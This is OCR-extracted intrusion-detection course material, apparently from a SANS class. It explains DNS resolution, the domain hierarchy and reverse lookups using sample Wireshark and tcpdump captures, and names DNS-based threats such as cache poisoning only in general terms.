Both present detection challenges because of encoding techniques, encrypted traffic, and the broad range of attacks that can be perpetrated using them as transport vehicles. Detection of malicious activity transported over HTTP and SMTP is best scrutinized using protocol specific software – notably a web application firewall or SMTP server and host-based antivirus solutions.




DNS

Intrusion Detection In-Depth

This section examines concepts of DNS, the protocol in terms of its format, and some malicious uses of it. What's the big deal with DNS? Isn't it basically used to translate a hostname to an IP number or vice versa or do some random other things and that's it? Well sure, that is a big and important part of DNS, but it is much more. As we'll examine, DNS is "the backbone" of the Internet and you need to understand its importance and inherent flaws.

DNS servers are common targets of reconnaissance efforts. Your DNS server is a cherished prize for a hacker to compromise or poison, so attackers are going to examine it for weaknesses. Some of the reasons that the DNS server is targeted are, first, this is a good reconnaissance method for learning about all the DNS information in preparation for launching an attack. Second, if an intruder can inject poisoned DNS information on a caching server, this can be used as an attack on other hosts as well as anything that trusts that a DNS pairing is accurate. Finally, UDP port 53, the port commonly associated with DNS traffic, is often left open on packet filtering devices so it may be used as a tunneling mechanism for malicious non-DNS traffic.

After completion of this section, you should have a good foundation of DNS theory and practical application. You will be able to see how DNS queries are answered, how the DNS server interacts with other DNS servers, how DNS can be used to discover information about a site, and ways that DNS can be used for exploitation purposes.




Objectives

- Learn that DNS is a very critical, yet flawed protocol
- Understand how DNS resolution is performed
- Know when DNS traffic is transported via UDP or TCP
- Examine some of the malicious activity associated with DNS

Intrusion Detection In-Depth

DNS is one of the older protocols, created when maintaining a file on every host that contained hostname and IP pairings of commonly visited hosts became impractical. Like HTTP and SMTP it is a relatively simple protocol. It provides what some deem the "glue" for the Internet. Yet, security has been an afterthought.

We'll learn about how DNS resolution is performed and that transport layer for different facets of DNS. We'll look at other DNS-related topics such as caching, DNSSEC for more secure implementations and common DNS records. We'll examine some of the malicious activity associated with DNS and the consequences.



DNS = Key Component of Entire Internet

Dan Kaminsky – Blackhat 2008:

"Almost everything on the Internet depends on DNS returning the right number for the right request."


- This statement is still valid today

Intrusion Detection In-Depth

Perhaps you've heard of Dan Kaminsky – he uncovered a very serious flaw in DNS and exposed it at Blackhat in 2008. We'll examine the nature of the DNS flaw he discovered later in this section. The quote above actually deals with the particular flaw, but it can be generalized to express that the very functioning of the Internet is dependent on DNS working properly in order to direct traffic to the correct IP addresses, hostnames, mail servers, etc.

There is a certain amount of implicit naive trust associated with the notion that, for instance, when you need to do some online banking and enter "sec503good.com" in your browser – somehow you are magically sent to the IP address that represents "sec503good.com" and not an evil site posing as your bank just waiting to consume your valuable credentials. The problem is that DNS is a core protocol; but it was developed long ago and is inherently flawed and susceptible to many attacks. And, no matter what other kind of trust mechanisms we attempt to build into the Internet, such as certificates and SSL, if an attacker can subvert DNS pairings – game over; she or he wins.

Going Places



How do you go from your host/browser to isc.sans.edu?

- Step 1: Resolve isc.sans.edu to an IP number.
- Step 2: Request a connection to the resolved IP number.

isc.sans.edu

Storm Center Tools Data Reports My ISC Contact

Internet Storm Center

Latest Diaries:

- Cyber Security Awareness Month - Day 8 ISO 27001

Handler on Duty:
Mark Hofman
Contact Us

Read the Application Security Streetfighter Blog

Today's Diary


Cyber Security Awareness Month - Day 8 ISO 27001

Intrusion Detection In-Depth

Let's start with the basics of DNS resolution to make sure you have the foundational understanding for more advanced topics. Suppose that you want to visit the Internet Storm Center website to stay current on security issues. You bring up your browser and enter the URL http://isc.sans.edu. Microseconds later, if you are not on a slow or congested network, you will see the isc.sans.edu web page.

Remember that packets use IP numbers for all source and destination addresses. IP does not use a hostname like isc.sans.edu. However, we humans tend to remember hostnames far better than we remember IP numbers, so we speak in hostnames. It's obvious that we need some kind of translation mechanism between the way we reference hosts – hostnames – and the way IP must reference hosts – IP addresses.

So, how did this translation from isc.sans.edu to an IP address mysteriously occur behind the scenes? We'll examine this process from the above slide in the next several slides.



Client Resolver

192.168.11.144

isc.sans.edu

gethostbyname(isc.sans.edu)

return IP address 66.35.45.157

resolver

192.168.11.62

Find the IP address

DNS server


Intrusion Detection In-Depth

Let's follow the process of resolution from hostname isc.sans.edu to IP number by examining what the client 192.168.11.144 does to discover its IP address. The client resolver is mostly passive throughout the resolution process. It simply fires off the request for the resolution, and resumes the process of connecting to the isc.sans.edu web page after it receives a reply of the IP address.

The actual workhorse behind the resolution process is the DNS server that is queried - in this case 192.168.11.62. Generally, a default name server is chosen at the time the operating system is installed on a given client machine (on Unix machines the information is stored in the file /etc/resolv.conf or Windows Control Panel -> networking of some sort). This default DNS server is typically managed locally and resides somewhere on your organization's intranet.

On the client host, TCP applications such as Internet Explorer, Firefox, ssh, or SMTP, etc. call "resolver" library routines to obtain DNS resolution. When you requested isc.sans.edu, application software issued a call to resolve the hostname to an IP address. In this case, a gethostbyname call is sent from 192.168.11.144 to its DNS server. This requests that the hostname isc.sans.edu be translated to an IP address. The DNS server receives this request, processes it, and eventually returns it to 192.168.11.144. Let's examine what transpires after the 192.168.11.62 DNS server receives the request.

DNS Server Resolution (Part I)



Hey – what's the IP for isc.sans.edu?

Dunno. Ask host c.edu-servers.net

192.168.11.62

d.root-servers.net

```
No.. Time      Source          Destination     Protocol  Source port  Destination port  Info
   1 0.000000  192.168.11.62   128.8.10.90     DNS       55838        53                Standard query A isc.sans.edu
   2 0.019553  128.8.10.90     192.168.11.62   DNS       53           55838             Standard query response

 ▽ Authoritative nameservers
   ▷ edu: type NS, class IN, ns c.edu-servers.net
   ▷ edu: type NS, class IN, ns g.edu-servers.net
   ▷ edu: type NS, class IN, ns d.edu-servers.net
   ▷ edu: type NS, class IN, ns l.edu-servers.net
   ▷ edu: type NS, class IN, ns f.edu-servers.net
   ▷ edu: type NS, class IN, ns a.edu-servers.net
```

Intrusion Detection In-Depth

rootdns.pcap


Next, we see the 192.168.11.62 DNS server take over the actual duties of finding the answer to the IP address of isc.sans.edu. In this particular case, the 192.168.11.62 DNS server begins its search with a root server to find the resolution. The search will not always begin with a root server, as we will soon see. If we have cached entries that are appropriate for the desired resolution, they will be used instead.

Root name servers maintain a mapping between top level domains (TLDs) like .edu and the DNS servers responsible for those domains called authoritative servers. A domain is a subset of DNS records associated with a logical grouping. For instance, sans.org, is the domain that logically contains all hosts that SANS might use. When the 192.168.11.62 DNS server asks d.root-servers.net for the IP address of isc.sans.edu, it gets back a referral of six .edu DNS name servers such as c.edu-servers.net.

You might ask how 192.168.11.62 DNS server knows the names and IP numbers of the root servers to contact. Obviously, the local name server must be pre-configured with a list of known root name servers. This list may be downloaded from http://www.root-servers.org. This is quite an interesting site that shows the geographically dispersed locations of the root servers. There are multiple instances of each root server distributed among many different locations. This provides redundancy and helps withstand a denial of service attack.

To see the output, enter the following in the command line:
wireshark rootdns.pcap

DNS Server Resolution (Part II)




Hey – what's the IP for isc.sans.edu?

Dunno. Ask host dns1c.sans.edu

192.168.11.62

c.edu-servers.net



```
No.. Time        Source          Destination     Protocol  Source port  Destination port  Info
   1 0.000000    192.168.11.62   192.26.92.30    DNS       50212        53                Standard query A isc.sans.edu
   2 0.021292    192.26.92.30    192.168.11.62   DNS       53           50212             Standard query response

  ▷ Queries
  ▽ Authoritative nameservers
      ▷ sans.edu: type NS, class IN, ns dns1c.sans.org
      ▷ sans.edu: type NS, class IN, ns dns31a.sans.org
      ▷ sans.edu: type NS, class IN, ns dns31b.sans.org
```

Intrusion Detection In-Depth

edu-server.pcap


One of the referrals that the root server has returned is the DNS server c.edu-servers.net. Querying it may lead to another referral or it may be the authoritative name server for isc.sans.edu and return a response. An authoritative server is one that "owns" and maintains records for a given domain.


Now, the 192.168.11.62 DNS server queries c.edu-servers.net and receives a response with the three authoritative DNS servers for sans.edu. It must query one of those three for either another referral or the IP address itself.

To see the output, enter the following in the command line:

wireshark edu-server.pcap

DNS Server Resolution (Part III)





```
No.. Time      Source          Destination     Protocol Source port Destination port Info
   1 0.000000  192.168.11.62   66.35.45.7      DNS      53891       53               Standard query A isc.sans.edu
   2 0.067634  66.35.45.7      192.168.11.62   DNS      53          53891            Standard query response A 66

    ▷ isc.sans.edu: type A, class IN, addr 66.35.45.157
```


Intrusion Detection In-Depth

sans-server.pcap

Next, the 192.168.11.62 DNS server directly queries dns1c.sans.edu and receives an authoritative answer, the IP address of 66.35.45.157.

Although not shown, 192.168.11.62 then returns the IP address of 66.35.45.157 to the client host 192.168.11.144 that originally asked for the resolution. The entire process can be more or less involved than we witnessed here. As we'll see, that depends on whether or not any of the responses were saved or cached along the way and how long they were saved. It is possible that the client may save the response so the next time it needs the IP address of isc.sans.edu, it may not need to query its DNS server. The local DNS server may also cache the response or where it was directed to get the response (c.edu-servers.net or dns1c.sans.edu) so it may not need to query the root server or the .edu level servers..

To see the output, enter the following in the command line:
wireshark sans-server.pcap




Requisite Picture of DNS Structure

Intrusion Detection In-Depth

Before we continue, we should interject a little theory about the nature of DNS. DNS is a distributed system on the Internet which depends on the cooperation and interaction of many DNS servers to store records about "domains" and communicate with each other.

At the top distributed system, you find a special node known as the root of the tree that is represented as a period ".". In practice, the root node is represented in DNS by special servers known as root servers at the top of the domain tree that we discovered when doing the sample DNS resolution in the previous slides. These servers simply point to other DNS servers that are authoritative for DNS records being sought.

You are probably familiar with many of the top level domains, those falling directly under the root servers as .edu, .org, .com, .net, .mil, .gov to name some of the original domestic domains. There are many other top level domains such as .aero, .biz, .coop, .info, .museum, .name, and .pro. There are additional top level domains for foreign countries, such as .jp for Japan. The list of top level domains expands as the need arises.



IPv4 Reverse Lookups

How do you resolve an IP number to a hostname?

Use the DNS domain in-addr.arpa to navigate the DNS hierarchy.

IP number – 66.35.45.157

157.45.35.66.in-addr.arpa


name = isc.sans.edu

Intrusion Detection In-Depth

At times, there may be an IP address to resolve to a hostname. This is a reverse lookup that uses a gethostbyaddr call made from the client resolver.

As we examined earlier, DNS is a distributed hierarchy of responsibility, and ownership begins at the root node and continues down the DNS tree. We saw top level domain nodes such as .org, .mil, .edu and so forth. A special domain has been reserved for resolution of IP numbers to hostnames. At the top level domain, this is the "arpa" suffix. A second level domain follows known as "in-addr". Beneath this, the tree expands outward for the valid first octets in the IP number. For instance, in the case of the IP for isc.sans.edu, the first octet is 66. Beneath this will follow a subtree with the next node of 35, the second octet of the for isc.sans.edu IP number. Following this logic, the 45 and 157 nodes for the final two octets fall below. We examine just this one subtree in this example, but this spans all the possible IP numbers just as the other top level domains begin the expansion of all the hostnames.

When we attempt a reverse lookup for 66.35.45.157, the application software reformats this as a query to 157.45.35.66.in-addr.arpa. We reverse the order of the octets to conform to the hostname notation. For name for isc.sans.edu, we formulated the name by starting at the bottom of the DNS tree with node isc, we moved up to node sans and topped out at node edu. Similarly, with the IP number, we must move from the most specific to the most general.



Sample tcpdump DNS Query/Response

(16 bit)

DNS transaction number

address lookup

```
192.168.11.62.44155 > 192.168.11.1.53: 41222+ A? isc.sans.edu. (30)

192.168.11.1.53 > 192.168.11.62.44155: 41222 1/0/0 A 66.35.45.157 (46)
```

Intrusion Detection In-Depth

isc-dns.pcap

Let's look at a DNS resolution (query and response) using tcpdump to become familiar with the unique syntax it uses. Let's say the DNS server 192.168.11.62 performs a query of isc.sans.edu. The traffic displayed is UDP since most DNS queries and responses are often short and the application itself can withstand lost or missing data by reissuing the same query when the anticipated response is not received.

Looking at the tcpdump output, 41222 is the DNS transaction identification number. This is a 16-bit value that is used to pair requests and responses. We'll discuss the identification field in more detail when we look at DNS cache poisoning. The "A" notation signifies that this is an address lookup. The plus sign is the way that tcpdump conveys that the DNS flags field contains a bit setting of 1 for "recursion desired". Recursion tells the DNS server to pursue finding the response itself – not just a reference to the next DNS server for the querier to pursue. This places the burden of resolution on the queried DNS server – in this case 192.168.11.1. Some DNS servers will not perform recursion – notably root servers or top level domain DNS servers. They are very busy machines and cannot, or more accurately – will not – process queries in a recursive fashion as 192.168.11.1 has been asked to do. These high-level DNS servers are expected to give only whatever knowledge they have about a good reference in pursuit of the answer. The length of the UDP payload (not including the IP or UDP headers) is 30 bytes.

